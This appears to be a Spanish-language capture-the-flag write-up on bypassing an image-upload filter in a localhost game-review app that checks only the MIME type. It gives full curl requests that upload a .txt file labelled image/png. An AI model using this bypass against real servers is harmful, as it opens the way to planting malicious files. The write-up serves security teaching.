
Writeup - La venganza de los Mimos


Hay que conseguir subir un archivo que no sea una imagen. La vulnerabilidad consiste en que el servidor únicamente comprueba el tipo **MIME** del archivo, no comprueba la extensión real, con lo que podemos subir cualquier tipo de archivo cambiando el Content-Type del formulario mediante una petición cURL, o mediante un proxy como **ZAP** o **BurpSuite**.

cURL y Linux


Primero, empezamos enviando una imagen al servidor, para obtener una respuesta `200 OK` de su parte:



Aparecerá esta petición en el apartado `Red` de las opciones de desarrollador (_click derecho -> Inspeccionar).



Ahora, hay que copiar el valor de la petición como una petición `cURL`. En mi caso, estoy utilizando Linux, por lo que la copiaré como `cURL (POSIX)`:



Si lo pegamos, vemos como obtenemos un mensaje de `Malformed part header`. Esto se debe a que no hay contenido entre las dos líneas delimitadoras, ya que al copiar una solicitud como cURL desde las herramientas de desarrollador, no se incluye el contenido del archivo ya que los navegadores no tienen permiso para leer archivos arbitrarios del sistema de ficheros.


```
ferrodr@Fernando:~$ curl 'http://localhost/api/comment/Zelda%20Tears%20of%20the%20Kingdom' -X POST -H 'User-Agent: Mozil
la/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0' -H 'Accept: */*' -H 'Accept-Language: es-ES
,es;q=0.8,en-US;q=0.5,en;q=0.3' -H 'Accept-Encoding: gzip, deflate, br' -H 'Referer: http://localhost/' -H 'Content-Type
: multipart/form-data; boundary=---------------------------290434529214120089034170408886' -H 'Origin: http://localhost'
 -H 'Connection: keep-alive' -H 'Sec-Fetch-Dest: empty' -H 'Sec-Fetch-Mode: cors' -H 'Sec-Fetch-Site: same-origin' --dat
a-binary $'---------------------------290434529214120089034170408886\r\nContent-Disposition: form-data; name="game"\r\
n\r\nZelda Tears of the Kingdom\r\n---------------------------290434529214120089034170408886\r\nContent-Disposition: f
orm-data; name="text"\r\n\r\nEs una obra maestra, incre\xc3\xadble este momento, me dej\xc3\xb3 los pelos de punta.\r\n-
---------------------------290434529214120089034170408886\r\nContent-Disposition: form-data; name="image"; filename="PO
V.png"\r\nContent-Type: image/png\r\n\r\n---------------------------290434529214120089034170408886--\r\n'
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Error: Malformed part header<br>    at SBMH.ssCb [as _cb] (/usr/src/app/backend/node_modules/busboy/lib/t
ypes/multipart.js:398:32)<br>    at SBMH.destroy (/usr/src/app/backend/node_modules/streamsearch/lib/sbmh.js:1
11:12)<br>    at Multipart._final (/usr/src/app/backend/node_modules/busboy/lib/types/multipart.js:586:19)<br>
    at prefinish (node:internal/streams/writable:907:14)<br>    at finishMaybe (node:internal/stream
s/writable:921:5)<br>    at Writable.end (node:internal/streams/writable:836:5)<br>    at IncomingMe
ssage.onend (node:internal/streams/readable:946:10)<br>    at Object.onceWrapper (node:events:633:28)<br> &nbs
p;  at IncomingMessage.emit (node:events:519:28)<br>    at endReadableNT (node:internal/streams/readable:
1696:12)</pre>
</body>
</html>
```

Para añadirlo, simplemente añadimos un `--data-binary` entre medias de la petición, indicando la ruta del archivo que queremos subir:

```
--data-binary $'---------------------------
-371081428521937028263451449577\r\nContent-Disposition: form-data;
name="game"\r\n\r\nStarfield\r\n---------------------------
-371081428521937028263451449577\r\nContent-Disposition: form-data;
name="text"\r\n\r\nhola mundo\r\n---------------------------
-371081428521937028263451449577\r\nContent-Disposition: form-data; name="image";
```

```
filename="POV.png"\r\nContent-Type: image/png\r\n\r\n' \
--data-binary @ruta/al/archivo \
--data-binary $'\r\n-----------------------------371081428521937028263451449577--
\r\n'
```

Por último, no queda más que cambiar la extensión al archivo en el `filename`, manteniendo el `Content-Type`, para así saltarnos la comprobación de que el fichero debe ser una imagen, y subir cualquier archivo al servidor:



El `payload` es el siguiente:

```
curl 'http://localhost/api/comment/Starfield' -X POST \
-H 'Referer: http://localhost/' \
-H 'Content-Type: multipart/form-data; boundary=--------------------------
-371081428521937028263451449577' \
--data-binary $'----------------------------
-371081428521937028263451449577\r\nContent-Disposition: form-data;
name="game"\r\n\r\nStarfield\r\n----------------------------
-371081428521937028263451449577\r\nContent-Disposition: form-data;
name="text"\r\n\r\nhola mundo\r\n----------------------------
-371081428521937028263451449577\r\nContent-Disposition: form-data; name="image";
filename="archivo.txt"\r\nContent-Type: image/png\r\n\r\n' \
--data-binary @ruta/al/archivo.txt \
--data-binary $'\r\n-----------------------------371081428521937028263451449577--
\r\n'
```

Resultado

Este `script` envía una petición al endpoint, subiendo un archivo que no es una imagen. La gracia es que estamos subiendo un archivo llamado `vacio.txt`, con extensión `.txt`, pero el tipo de `Content-Type` en el formulario es `image/png`, por lo que el servidor, al solo comprobar el tipo MIME, lo acepta como válido.

```
archivo="vacio.txt"
curl 'http://localhost/api/comment/Elden%20Ring' \
  -H 'Accept: */*' \
  -H 'Accept-Language: es-ES,es' \
  -H 'Connection: keep-alive' \
```

```
  -H 'Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryj1AO1KcqRoQqwFBQ' \
  -H 'Origin: http://localhost' \
  -H 'Referer: http://localhost/' \
  -H 'Sec-Fetch-Dest: empty' \
  -H 'Sec-Fetch-Mode: cors' \
  -H 'Sec-Fetch-Site: same-origin' \
  -H 'Sec-GPC: 1' \
  -H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36' \
  -H 'sec-ch-ua: "Not A(Brand";v="99", "Brave";v="121", "Chromium";v="121"' \
  -H 'sec-ch-ua-mobile: ?0' \
  -H 'sec-ch-ua-platform: "Windows"' \
  --data-binary $'------WebKitFormBoundaryj1AO1KcqRoQqwFBQ\r\nContent-Disposition:
form-data; name="game"\r\n\r\nElden Ring\r\n------
WebKitFormBoundaryj1AO1KcqRoQqwFBQ\r\nContent-Disposition: form-data;
name="text"\r\n\r\nHola mundo\r\n------
WebKitFormBoundaryj1AO1KcqRoQqwFBQ\r\nContent-Disposition: form-data; name="image";
filename="vacio.txt"\r\nContent-Type: image/png\r\n\r\n'$archivo$'\r\n------
WebKitFormBoundaryj1AO1KcqRoQqwFBQ--\r\n' \
  --compressed
```